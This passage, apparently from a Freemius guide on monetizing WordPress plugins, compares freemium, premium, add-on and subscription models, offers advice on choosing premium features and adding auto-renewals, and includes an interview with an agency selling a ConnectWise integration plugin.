The good news is that if your plugin is popular enough, you can charge money for the updated release and start a revenue stream. You can keep the early release of your plugin (with a limited feature set) available for free, while advertising to people that if they want the plugin with all of the bells and whistles, they can download it for a price.

This is a release strategy that enables you to build up to generating income from all the hard work you put into the plugin.

## Earning Your Name

Once you've released one or more plugins on the WordPress website and have earned those high rankings, you can start to point to those rave reviews as evidence that you're a bona fide plugin developer. At that point, you can start charging for new releases.

Keep in mind that once you start charging money, your work doesn't end with the delivery of the plugin. You'll be expected to provide support as well.

## Support Considerations

In a perfect world, you could develop a great piece of software, release it to the market, and then move on to your next project. You wouldn't have to be bothered by questions about the plugins you've developed in the past.

This is not a perfect world. People will ask you why your supposedly awesome plugin isn't working as advertised on their WordPress

installation. Others will have questions about functionality that weren't made clear in the documentation. Still others will have requests for feature enhancements.

You're not done just because you released the software. You'll also need to provide some level of support to those who've downloaded and installed your plugin.

What level of support? That depends on whether you've opted for a freemium or a premium plugin. If you've gone freemium, then you'll need to support literally everybody. Every free user is a potential paying customer, so it's really important that you offer support to everyone who needs it. According to TechCrunch, a [typical freemium company converts between 2%-4% of users into eventual paying customers](#), so it's worth supporting all of your users just in case.

However, if you opt for a premium delivery, your universe of support will be much smaller. In that case, you'll only need to support people who've paid for the product. However, since they've paid, they will expect nothing less than stellar support. They'll also review your product accordingly.

## Going Straight to Premium

As noted above, it's best to build your brand before going straight to premium, otherwise customers have no idea whether or not they can trust you. However, if you have a great plugin that offers much-needed functionality with little competition, you should consider going straight to market with a premium offering. A monopoly in the plugin market is a cash cow, and you should milk it for all it's worth.

However, when you do face competition you're going to need to take a different route. You'll have to offer something that will give your customers peace of mind about the purchase. Here are three ways that you can do just that.

### 1. Provide a Demo

Allow customers to see your plugin in action with a live demo. That way, they can test the functionality first hand and make an informed decision about the purchase.

Here's a [demo](#) of the mega menu plugin [UberMenu](#) that properly showcases its rich feature set.



*UberMenu is a great example of a plugin with an interactive demo*

## 2. Provide a Trial Period

Another way you could demonstrate the functionality of your plugin is with a trial period. Allow customers to download your plugin and install it for free. They can use the plugin for a 30-day trial period. After that, they'll be required to purchase it if they want to continue using it.

## 3. Offer a Money-Back Guarantee

Even though you're working in a very contemporary market, there's no reason to believe that tried-and-true methods of years past won't work anymore. Offer your plugin for payment, but let people know that you have a no questions asked money-back guarantee if they're not completely satisfied with the product. Just be sure to provide clear instructions about how they can request the refund.

## Wrapping Up

When deciding between freemium and premium, the best solution is market driven. If you have a monopoly, go straight to premium. However, if you're facing competition or still in the process of earning your name, give your customers some reassurance that they're making a good

investment by offering a freemium-to-premium plugin. Also, consider using trial periods, money-back guarantees, and demos to further boost your credibility.

Remember, once you've delivered your plugin, your work is far from over. You'll also need to provide high quality customer service or you'll lose market share to competitors.

### YOUR BUSINESS MODEL

**Offering Premium vs.  
Freemium WordPress Plugins:  
The Good, the Bad and the Ugly**



## YOUR BUSINESS MODEL

# Premium vs. Add-ons – Which is the Best Model for Your WordPress Plugin?

WooCommerce, iThemes Exchange and some other of the most successful WordPress companies have managed to build significant businesses with the add-ons monetization model. It's very tempting just to follow them based on their success. However, are add-ons the best model for your plugin?

My background and experience is mainly with freemium SaaS products, and not with add-ons. When I started to write this post, I was somewhat biased against add-ons because of the technical complexity that they bring to the table.

To compensate over my prejudice, I reached out and was fortunate enough to be able to discuss add-ons with two business leaders which have tons of experience with add-ons—[James Laws](#) from [Ninja Forms](#), and [Daniel Iser](#) from [Popup Maker](#). After talking to them, I came to understand that add-ons make a lot more sense than I thought—especially on the business side.

In this post, I extensively detail the pros and cons of using extensions vs. a premium plugin.

## Why are add-ons an excellent model?

### Technical Side

1. **Lightweight Core** – The whole concept of an add-on is to make the core plugin include the essentials of your product, which makes the “core code” lightweight and (hopefully) easier to configure.
2. **Modularity** – When you create extensions for your plugin, it forces you to build a modular and a more abstract core plugin—which is way better for code maintenance.
3. **Easy feature maintenance** – When you use this model, it's easier to test, debug, and deploy changes to specific add-on related features. You

simply have to push an update to an add-on without the need to release a new plugin version.

4. **No dual code base** – You don't have to maintain two separate code bases for your core plugin, and instead you can focus on your add-ons.

### Business Side

5. **Lower starting prices** – Users can purchase only the features they need, and since it's only one feature, it probably have a more affordable price. It makes the purchase call-to-action easier since premium plans have a higher starting price that can turn away a good deal of users.

*By splitting the functionality into separate modular add-ons, I was able to bring the entry level price way down.*

– Daniel Iser, Popup Maker

6. **Higher LTV (lifetime value)** – You can make more money! When you monetize with premium, you are usually bound to offering up to 5 plans considering the fact it's nearly impossible to present more plans, side-by-side, on the same screen. Since the market price ranges are already set, it would be very hard to charge more than \$200 / year for any of your plans for a single site license (unless you don't have any competitors and/or you provide some exceptional functionality). This means that the max annual revenues you can get from a user is \$200. However, with add-ons, (theoretically) you are unlimited. If you have 100 add-ons, someone could buy all of them, and you can make over \$1,000 from one user!

7. **Better, Positioning Marketing and SEO** – Since you sell an add-on, you can market each add-on separately. You can also emphasize every feature to attract attention from users who are looking for that exact functionality. In addition, having an informative page per add-on is great for SEO because people often search for a specific functionality—making these pages a great lead generation channel.

*Add-ons create a higher perceived Value – having many extensions shows our customers that we got them covered for the long term.*

– James Laws, Ninja Forms

8. **3rd Party Extensions** - If your core code is well documented, you can open your plugin for a marketplace– allowing 3rd party developers to build extensions for your plugin that adds even more value to your plugin. You can offer to market / advertise and sell these add-ons from your site and charge a marketplace commission (normally 20%-30%).

9. **Partners Traffic** – Add-ons are great for generating traffic from partners. If your add-on provides a valuable integration of a 3rd party solution with your plugin, it makes a lot of sense for the other solution to promote or feature your add-on, to show their customers that they are covered if they will use your plugin. MailChimp is a great example of a company that took it even one step further and now promote their partners through a [repository of integrations](#).

## Why are add-ons worse than a premium version?

### Technical Side

1. **Harder to maintain** – If you have 20 add-ons, it means that you need to maintain, test and deploy, 20 code projects. If and when you need to make a change in your core plugin, it can potentially affect all your extensions and will require pushing updates for all of them. With 20 add-ons, that means you'll have to push 20 updates.

2. **Harder to change core functionality** – Following the previous bullet, making changes in the core plugin becomes way more complicated–you'll have to be very careful that the change won't affect compatibility with your add-ons (very similar to the challenges of modifying WP core).

3. **Compatibility and versions fragmentation** – We all know how challenging it is to keep your users regularly updating your plugin when new versions release (excluding “Serviceware” / SaaS plugins). Now when you have add-ons, think of the version fragmentation mess you'll get. It can be extremely difficult to maintain compatibility across all add-ons and the core plugin.

4. **Performance degradation** – When you develop your plugin for add-ons, you'll have to make it very flexible with a lot of hooks & filters ready for your add-ons to connect with. Unfortunately, each time `do_action` executes; it consumes system resources. Having many actions has an effect on the performance (even if slightly).

***The technical part is the most challenging aspect of the add-ons model.***

– James Laws, Ninja Forms

### Business Side

5. **Lower Avg. Sale Price** – With the premium/freemium model, you can aggregate a set of essential features and charge for all of them in one plan an average of \$150 / year. Even if a majority of users will only upgrade for the one killer feature.

That isn't the case with add-ons. If your killer feature is an extension, since the whole concept of add-ons is providing a very light addition, it would be very hard to sell that add-on for \$150. Based on the market benchmarks, the most you'll be able to charge for your extension is \$70 (single site license). That is unless your add-on target eCommerce where the pricing goes higher, since eCommerce sites usually have more money to spend on their store. The way plugin developers try to workaround that is by selling bundles of add-ons to upsell different features and increase the sale.

6. **Pareto Principle, also known as the 80–20 Rule** – Both James and Daniel confirmed that 70%-80% of their total revenues are streamed from ~20% of the add-ons. This means that you are stuck with add-on maintenance that only has a few users (some even none). The challenge here is you'll have to maintain the rest of the 80% of your add-ons, and provide support.

7. **Time Consuming Marketing** – with add-ons, you are forced to detail about each and every add-on (otherwise no-one will buy it). While with premium plans you can focus on highlighting your killer features.

8. **More Complex Operation** – as a rule of thumb, it's way easier to focus on and sell one product rather than 100. When you have 100 add-ons, there are 100 times more things that can go wrong.

9. **Tougher Purchase Decision** – having many add-ons with your plugin can be very confusing for end users. There are over 200 add-ons on WooCommerce, which one to use if I start my store? Many users do NOT know what they want or need. Therefore, selling premium with plans can help and guide your users to the most compelling package, which makes the upgrade decision easier. Plans like “Starter”, “Professional”, “Business”, “Agency”, automatically categorize your potential customers into buckets, which psychologically hint them of what they should upgrade to.

## When should you monetize with add-ons?

While add-ons model is definitely way more complex on the technical side, it provides many valuable business side benefits. Thus, if you see your plugin as a platform, and it's abstract enough to facilitate various use-cases and integrations. If your plugin can have a LOT of features and



extensions—more than you can ever develop and maintain yourself—definitely go for add-ons!

Having said that, the vast majority of the WordPress plugins on the market are niche solutions with limited functionality. Therefore, in most cases, monetizing your WordPress plugin with a premium extensions model is probably the wrong monetization model.

***In most cases, monetizing your WordPress plugin with a premium extensions model is the wrong monetization model.***

Always **develop** “addons-like” plugins!

Our plugin, [RatingWidget](#), started as a relatively small. The original plugin was mainly a simple wrapper to our SaaS 5-star rating product with about 1,000 lines of code. But after four years, it turned into a massive project with over 10,000 lines of code. I could never have imagined that this would happen. After all, RatingWidget is just a 5-star rating system that seemed to be pretty straightforward and a relatively simple solution. Looking back, I should have spent more time in designing the plugin by making the code more modular and scalable with more of an add-on like development process.

What I’m trying to say is that whether you go for add-ons or not—plan and develop your plugin as if you are going for add-ons. It will take a little more time to design the architecture, but it will make your code more

modular, readable and maintainable for the long run. Here’s a great presentation by [Pippin Williamson](#) discussing the principles of Modular Plugins development at WordCamp Chicago 2012.

## Summary

Interviewing James and Daniel taught me a lot about add-ons, but I think what inspired me the most is the fact that they both tried two other different monetization models before finding out that add-ons worked best for their plugins. My take away is that WordPress plugin developers should not be afraid to a/b test their plugins monetization models.

***Don’t be afraid to a/b test your WordPress plugins monetization models.***

**If you are thinking about monetization and still hadn’t made the decision whether to choose add-ons or premium, feel free to contact me via [vova@freemius.com](mailto:vova@freemius.com). I’d be more than happy to set up a quick 15-min skype with you to help you make the best decision that suits your plugin (free of charge!).**

YOUR BUSINESS MODEL

***Premium vs. Add-ons – Which is the Best Model for Your WordPress Plugin?***



## YOUR BUSINESS MODEL

# How to Decide What Features in Your Plugin Should be Free or Premium



Deciding which features should be free or premium can be a daunting task as a plugin developer.

You'll need to continually monitor the mix of free and premium functionality you're providing, constantly looking for that perfect balance between attracting new users and offering the right incentives to purchase.

Getting the mix right is worth it though. A quick look at [Scott Bolinger's 2015 WordPress Revenue Statistics](#) report shows freemium offerings such as [Ultimate Member](#) pulling in a tidy \$20,000+ per month.

In this article, we'll focus on how best to select premium plugin features. We'll also throw in insights from some of the best-known developers in the business that came up during a recent [WP Chat discussion](#) we started on the topic.

Before we begin though, let's quickly review the merits of free functionality.

## The Value of Free

*Let's be honest here, this is the real trick: provide enough value in the free version to get attention and users, then have an equally (if not more) valuable set of features in your premium product.*

– Robby McCullough, developer of [Beaver Builder](#)

A solid foundation of free features makes it all the easier to sell people on the value of premium functionality. Free features perform the following useful roles:

- **Capturing market share:** As a plugin maker, your main initial problem is discovery rather than people copying your ideas. Offering free functionality is a wonderful way of gaining early exposure and makes marketing outreach considerably simpler down the line.
- **Gaining user trust:** Once you've got those free users in the door, the daily performance of your free functionality starts proving your overall reliability and quality of work. Consider it a calling card. Once that trust is

established, making an upsell is going to be substantially easier.

- **Identifying new opportunities:** Free features give you an active, and in many cases vocal, user base. Interrogating the needs of these existing free users is likely to open up many ideas for future premium features.

## Selecting Premium Features

The world can be divided into two classes of people: those who are happy to pay for quality goods and services, and those who actively resent doing so. Obviously, you are after the former group.

There are three main questions you should ask about each feature to assess if it is a candidate for being premium.

### 1. Is This Feature Unique?

Does a feature solve a unique problem or do it in a way that is measurably different from the competition? Is this an advantage you'd feel comfortable defending in the market?

If the answers to those questions are yes, you have a candidate for a premium feature.



*Rating-Widget offers three premium versions, each of which can help make users more money.*


Let's take our own [RatingWidget](#) plugin as an example. RatingWidget is the only WordPress ratings plugin that provides a real user reputation-based rating for [bbPress](#).

This enables a user rating to be based on aggregation of all the user's interactions – forum replies, comments, and so on. If you're running a forum and want to provide really accurate reputational user rating, you're pretty much obliged to go for RatingWidget. It's a unique feature that more than justifies the outlay.

### 2. Does This Feature Save Users' Time?

A significant proportion of your potential audience will be comprised of freelancers or small to medium-sized businesses. These are people with a vested interest in time management.

If a particular feature of your plugin increases productivity or saves time, you're in a position to make a strong argument that it justifies the expense involved.



*Akismet helps save site owners valuable time.*

[Akismet](#) is a great example of this in action. Spam is as big an issue as ever these days, particularly for popular blogs with a lot of traffic. Adding a spam filter can save a site owner several hours every week at the very minimum.

Any commercial site owner should be more than happy to pay the [incredibly affordable prices](#) involved in outsourcing most of this problem in order to reclaim some of their valuable time.

### 3. Does This Feature Make Users Money?

This is closely allied to question two as time, more often than not, equates to money. If a feature of your plugin gives users the opportunity to charge more, offer wider functionality to their own customers or improves business processes, you should feel free to take a [value-based pricing approach](#).



*What I try to do is think about the features. Does this feature have the potential to make the purchaser money? If so, it goes into the pro version. Does it save them a significant amount of time? It also goes into the pro version if so.*

– Rhys Wynne, developer of WP Email Capture



*Popup Maker's Exit Intent Popup extension generates leads and makes site owners money.*

Popup Maker is an excellent example of this. It features a premium extension called [Exit Intent Popup](#) which claims to be able to [help users capture up to 700% more leads](#). That's the type of potential sales funnel boost that people will be more than happy to pay for.


## Conclusion

Getting the mix of free and premium features right is one of the most important decisions you'll make when developing and marketing your plugin. Both have their uses of course. Use free features to do the following:

1. Capture market share.
2. Gain user trust.
3. Identify new revenue opportunities.

Then bring home the bacon by using the following questions to identify premium features:

1. Is this feature unique?
2. Does this feature save users time?
3. Does this feature make users money?



YOUR BUSINESS MODEL

***How to Decide What  
Features in Your Plugin  
Should be Free or Premium***

## YOUR BUSINESS MODEL

# Why WordPress Plugin Developers Have to Start Thinking SaaS

In an interview for WPSchool, Matt Mullenweg mentioned that one of Automattic's BIG and "silly" mistakes during their first years was not adding automated renewals to WordPress.com. After adding renewals, they started to double their revenues.

***"We had subscriptions... but they didn't actually renew! So you had to come back every year and re-buy everything. Which naturally has a higher churn rate than if you renew it, which every company in the entire world does, it turns out that every company does because our revenue pretty much started doubling! as soon as we did renewals. As I think about all the years we didn't do renewals, I feel a little silly"***

If Matt feels silly, why shouldn't we, plugin developers, feel silly as well?

Looking at the WordPress plugins market today, the most widely used monetization model is "support + unlimited premium updates", for a period of a year. And if you want to keep getting updates and support, you'll have to purchase a license for another year. In fact, everyone is actually selling recurring-payments license but without the automated renewals. Developers don't admit it, or probably do not acknowledge that, but that's exactly what it is! I've talked to dozens of fellow WordPress plugin developers about this topic, and once I tell them the "truth", they suddenly start to feel a bit "silly" and question themselves why they don't auto-renew.

We all hear how SaaS is a wonderful business model—so why don't we try to use it with our WordPress plugins? Well, most plugins are not exactly "Software as a Service", but we sell software and provide support as a

service with the license— which sounds close enough to me.

## What's the beauty with the recurring revenues model?

First, you can estimate how much money you are going to make by the end of the month (MRR – Monthly Recurring Revenues). Then, you can precisely project your growth once you know your conversion rates and churn rate. Recurring payments will enable you to turn your business into a data-driven company by knowing all your KPIs (key performance indicators). These metrics are invaluable for various reasons like budget planning for hiring, marketing, and so on. You can read a lot more about the benefits of SaaS businesses with this terrific [SaaS guide by David Skok](#), serial entrepreneur and a VC at Matrix Partners.

Having said that, monthly recurring payments are much harder at the beginning, since the payments are smaller. But once your customers base grows, you can build a much more sustainable and scalable business than with a model that uses one-time payments – which is much less predictive and market dependent. For example, when you push your Black Friday promotion you can make tons of money, and that's all fantastic, but what happens for the next month? How do you maintain that momentum? The answer is monthly recurring revenues!

## Why are one time payments bad?

As a WordPress plugin developer, I learned that plugins distribution dependent on 4 main traffic sources:

1. Search / SEO
2. WordPress Repository
3. Affiliation
4. Social

For the sake of the example, let's assume that most of your new users are coming through the .org repository channel. Let's say that WordPress.org suddenly revamps its directory design ([which happened a month ago](#)) and search algorithm, which causes your plugin to lose 50% of it's exposure. If you're selling your premium plugin with a one time purchase it means that you just lost 50% of your monthly sales from your main revenue stream. Will you be able to pay your mortgage for the next few

months? I hope so. And what happen if you have employees? How would you pay their salaries?

However, things are different when you are running a recurring revenues business. Even if a giant asteroid hits earth, and your natural traffic disappears, you are still going to earn the same amount of money as in the previous month. Of course you need to incorporate the churn rate into the equation, but at least your business have some buffers and its not going to suddenly die in one day. One time payments are very risky!

### ***Adding recurring revenues to your monetization model is like adding a capacitor to your electronic circuit.***

So yes – you might say that some customers won't like the automated renewals, and you're probably right. I hate chasing after my credit card company disputing **\*\*unauthorized\*\*** payments. BUT if you are designing it right, by being transparent during the checkout process, highlighting the fact there are recurring revenues involved, sending a notification email a week before the next payment with a very simple link to cancel the payments account, then you're pretty much good and I am sure that your conversion rates will not be significantly affected (if at all).

### ***Why are monthly recurring revenues also good for your users?***

– Based on the amazing research Thomas Höfter has recently published about [WordPress premium plugins pricing statistics](#), an average annual premium license is about \$125. From the consumer point of view, it's much easier and less risky to pay \$10 to test drive the premium version for a month, instead of making a big commitment by paying the whole \$125.

– You add flexibility and let users use your premium plugin features even if they need it just for a short period (e.g sites build for one time events).

– Most of your customers are SMBs (Small/Medium Business) who use your plugin on their companies site, and the last thing they need is to forget do the manually license renew and take a risk to miss your latest security patch. They are running a business, and they are swamped with

other 100 stuff. The auto-renewal only makes their life easier (more accurately – doesn't make their life harder ;-)).

### ***Examining the numbers...***

The average license renewal rates for products without auto-renewal in place are between 10%-30%, while products with recurring-revenues / auto-renewals have renewal rates between 60%-95%. Of course the businesses with auto-renewals have more refund processing and charge backs (the numbers depend on your product and how well you remind your customers prior to the next payment to prevent surprises). But as you can see, the different is at least 30% in renewals–usually more like a 50% difference. That's a HUGE difference in the long run.

### ***Adding license auto-renewal for your WordPress plugin will increase your renewals rate to 30% to 50%.***

If you are still not convinced, here is a compromise that you'll might like. If you want the best of both worlds by continuing with one time payments but on the other hand “kind” of doing recurring revenues, you should add an opt-OUT checkbox for automatic renewal. Most of your customers, hopefully, won't opt-out, but the ones who really care about it will have an option to do so.

Hey, don't listen to me – listen to Matt Mullenweg, because not having auto renewals is just “silly” ;-)

### ***Listen to Matt Mullenweg – add auto renewals to your WordPress plugin now, because not having auto renewals is just “silly”.***


YOUR BUSINESS MODEL

***Why WordPress Plugin Developers Have to Start Thinking SaaS***



## YOUR BUSINESS MODEL

# This WordPress Agency Turns Its Custom Plugins/Themes to A Recurring Income



At Freemius, we work closely with our partners, so we get a unique opportunity to encounter some very interesting monetization use cases and business models.

Today I'd like to share one specific example that can help many WordPress agencies (and freelancers) to increase their monthly bottom line with in-house developed plugins & themes. This is the success story of Ryan Theis, a partner of ours. Ryan shares how they did it at their agency – [BNG Design](#), an Inc 5,000 Web Design & Marketing agency from Fargo.

***Ryan – thank you so much for taking the time to make this interview, I'm sure many agencies & freelancers will be excited to learn from your creative way of upselling custom developed plugins to your clients.***

Could you please start by telling us about 'BNG Design'?

'BNG Design' is a web design and marketing company based in Fargo, North Dakota. We started in 2012 as one of the four divisions of BNG Team. The thing that caused me to start BNG Design was seeing a gap in the local market that wasn't being filled. I had gotten into building websites and marketing online in 2007, shortly after starting with BNG. At that time I was selling payment processing services and hated selling door

to door to local businesses and figured there was probably a better way to sell our services.

I taught myself how to build websites and code so that I could market our payment services online. It helped BNG go from four college dropouts chasing the dream of recurring revenue and working out of our basement to one of the fastest growing private companies in North Dakota, with over forty full-time employees and counting. It worked so well for those early clients that I saw how big of a gap we could fill!

***BNG went from 4 college dropouts chasing the dream of recurring revenue to over 40 full-time employees and counting.***

Since starting BNG Design it has been full speed ahead, adding talented people to the team and letting them learn and grow, all the while helping our clients grow their businesses.

Could you tell us a little about the plugin that you are selling to your clients with Freemius?

The plugin is an integration between Gravity Forms and ConnectWise Manage. We call it the [ConnectWise WordPress Plugin](#). ConnectWise Manage is a professional services automation (PSA) software, used mainly by IT and Managed Services Providers. It is like a CRM but with ticketing, project management and a bunch of other cool stuff.

Our integration takes a lead capture form, built with Gravity Forms on a WordPress site and it pushes that lead data into ConnectWise. It creates company and contact records and starts the automation process needed to properly manage a company's sales process, or it creates detailed support tickets.

Here is our short explainer [video](#) for the plugin.

What spurred the initiative to develop a custom WordPress plugin? Was it a recurring request from clients?

We had been using ConnectWise since 2010 for BNG's point of sale division. Early on we started searching for a solution to get leads from our WordPress websites into ConnectWise in an efficient manner. We looked at multiple "solutions," but nothing seemed to do what we wanted. In 2015 that "want" turned into a "need" when we decided to move all of our business activities from several different CRM solutions into ConnectWise. We had been talking with other ConnectWise users, and it seemed that this was a bigger problem than just we were having.

This presented me with two options:

1. Hack together something quick and dirty that would solve the problem for just us.
2. Build it out as a premium WordPress plugin that would both solve our problem and would also be marketable to the ConnectWise community.

What does the plugin sales process look like for you?

Since we are selling to a small niche market and are solving crucial problems we take a very hands-on approach to the sales process. Using email marketing, organic search, and a little bit of paid ads we drive prospective clients to our plugin's landing page on BNG Design's website.

On that landing page, our call to action is to request a one-on-one demo. We schedule the demo call and screen share, where we go through the

basics of what our plugin does and talk to the prospective client about their struggles. Through this conversation, we find unique ways we can help them solve multiple problems from their lead generation forms, or support request forms to automating employee PTO request forms.

Once they see what it all can do for them and are sold on it – we schedule a setup consultation call. On the setup call, we bring them to a purchase page on our site with [Freemius Checkout](#) on it. The client goes through the checkout process and then instantly gets a confirmation email sent from Freemius with their license and the plugin download. We then walk them through the plugin installation and activation to help them get everything up and running by mapping their forms with ConnectWise.

How do you price it? Is it a fixed price, or do you charge clients based on the budget they have for solving that problem?

Well, it is a fairly simple pricing model with tiers based on the number of websites they need it on, and we also charge for the setup. We do offer promotions on the setup fee at times since it is in our best interest that it is set up and working the way the client wants it to. If it isn't configured to do what their unique business needs dictate, they wouldn't have a good reason to keep paying us for it, so we walk the extra mile making sure it is working for them.

Since we have such a small prospective market for this plugin, and because we spend the time customizing it for each client and offer a level of support that I haven't seen in any other WordPress plugin we have to price it at a point that is really outside the norm for plugins. What we are doing is really in the realm of SaaS solutions, and Freemius helps us be able to bill it just like a SaaS.

You guys are using Freemius with monthly subscriptions (go SaaS!). Do you get any negative feedback from clients about not charging on an annual basis, like most of the premium WordPress plugins & themes?

No, we don't get too much negative feedback about charging monthly. All of our clients are used to paying monthly for software. The only thing they do not pay monthly for is other WordPress plugins.



***Our clients are used to paying monthly. The only thing they don't pay monthly for is other WP plugins.***

I think there are few reasons to charge annually for software. It is almost always better for the software user to pay on a monthly basis, and it is always better for the developer.

Do you think you were just lucky by finding this niche or is it something replicable, that other WordPress agencies and freelancers can also do?

Definitely not lucky. Building a sustainable business model, service or product takes a lot of persistent work. Don't be afraid to take shots, not everything will take off, but what you need to do when you fail is learn as much as you can from those failures. Everyone has new opportunities that come up every day; it just takes a keen eye to notice them.

Think about the problems you have throughout any day, can you build a product or service that can help solve that problem? Could that solution help other people?

What type of plugins & themes with a similar subscription-based model do you think other agencies can upsell to their clientele?


If you have a specific niche you are in; you will notice that a certain number of your clients experience the same handful of big problems. If you have a way to solve one or more of those big problems with a premium plugin or theme, that would be a perfect case to use a subscription based billing model.

If you don't have a plan to start making recurring revenue in your business, that should be bumped up to be your number one on your priority list.

***Making recurring revenue in your business should be number 1 on your priority list!***

Do you guys plan to build more in-house semi-commercial plugins or themes?

Absolutely, we have a couple more plugins getting finished up right now, with many more to come.



Software Licensing



Secure Checkout



Automatic Updates

What was the reason you chose to sell the plugin with Freemius Checkout vs. other eCommerce solutions such as EDD or WooCommerce, or even marketplaces like CodeCanyon or CreativeMarket?

I was so happy when I saw Freemius when it was first announced. Freemius was almost exactly what I wanted. I was struggling at the time trying to figure out a way to sell the plugin since everything else was either a less than ideal billing model, or I would have had to piece together a bunch of moving parts to get to a solution that would offer recurring billing and handle the licensing and deployment.

What is your favorite thing/feature about Freemius?

Honestly, my favorite thing is that Freemius is run by entrepreneurially minded people that are building a really cool product that is changing the WordPress industry for the better. Every WordCamp I go to I hear speakers talking about giving back to the WordPress community. The best way to help the community is to show them that they can charge for their work, and billing like a SaaS is the way to do it.

***The best way to help the community is to show them that they can charge for their work, and billing like a SaaS is the way to do it.***

How long did it take your developers to implement Freemius and bring the plugin from free to fully monetized?

It wasn't long. If I remember correctly, it was less than a day from start to fully tested.

How was your experience working with the Freemius team?

They have been great. Very quick and thorough support. Everyone has been top notch.

***Thank you so much, Ryan, for your detailed answers. Looking forward to seeing your business grow and prosper!***

## A Recap for WordPress Agencies:

Is your WordPress agency thinking about a transition to a subscription-based payments model?

If you are considering it – see a recap of the process below.

If you haven't thought this option through yet – you should initiate an internal discussion about it inside your WordPress agency. You've already got all of the required ingredients in-house, so why let it go to waste?

For your convenience; A recap of Ryan's most important points in the process:

1. Surely, if you're a WordPress services agency you frequently come across recurring problems your clients need solutions for. The first step would be identifying and making a list of them.
2. Try to narrow your list of problems down by making a decision about each problem. Do you want to:
  - Hack together something quick and dirty that would solve the problem for those specific clients?Or:
  - Build the solution from the grounds up as a premium WordPress plugin, marketable to the global WordPress community?
3. When you've made the decision about which problem you'd like to solve with a WordPress plugin you should create a rough version and release it for existing clients to use on their WordPress website.

Remember that, since you're building this solution for them – you can bill them for those development hours.

It's also crucial to get their detailed feedback on your solution to their problem at this initial point.

4. Create a landing page where the call-to-action is to request a 1-on-1 demo of the plugin. When the demo is over – provide a link to your purchase page:

5. [Create a Freemius account](#) and set up your preferred subscription plans & pricing for the plugin.


6. Create a purchase page and embed the [Freemius Checkout \(buy button\)](#) into it. The client will be able to quickly go through the checkout process and instantly get a confirmation email sent from Freemius with their license and the plugin download.

7. Continue to iterate on your plugin, adding requested features and supporting existing clients, as well as marketing it to new prospects.

8. Repeat :)

YOUR BUSINESS MODEL

***This WordPress Agency Turns  
Its Custom Plugins/Themes to  
A Recurring Income***



## PRICING

# How to Price Your WordPress Plugin (The Right Way)

If you want to thrive in the plugin development business, pricing must be at the forefront of your mind.

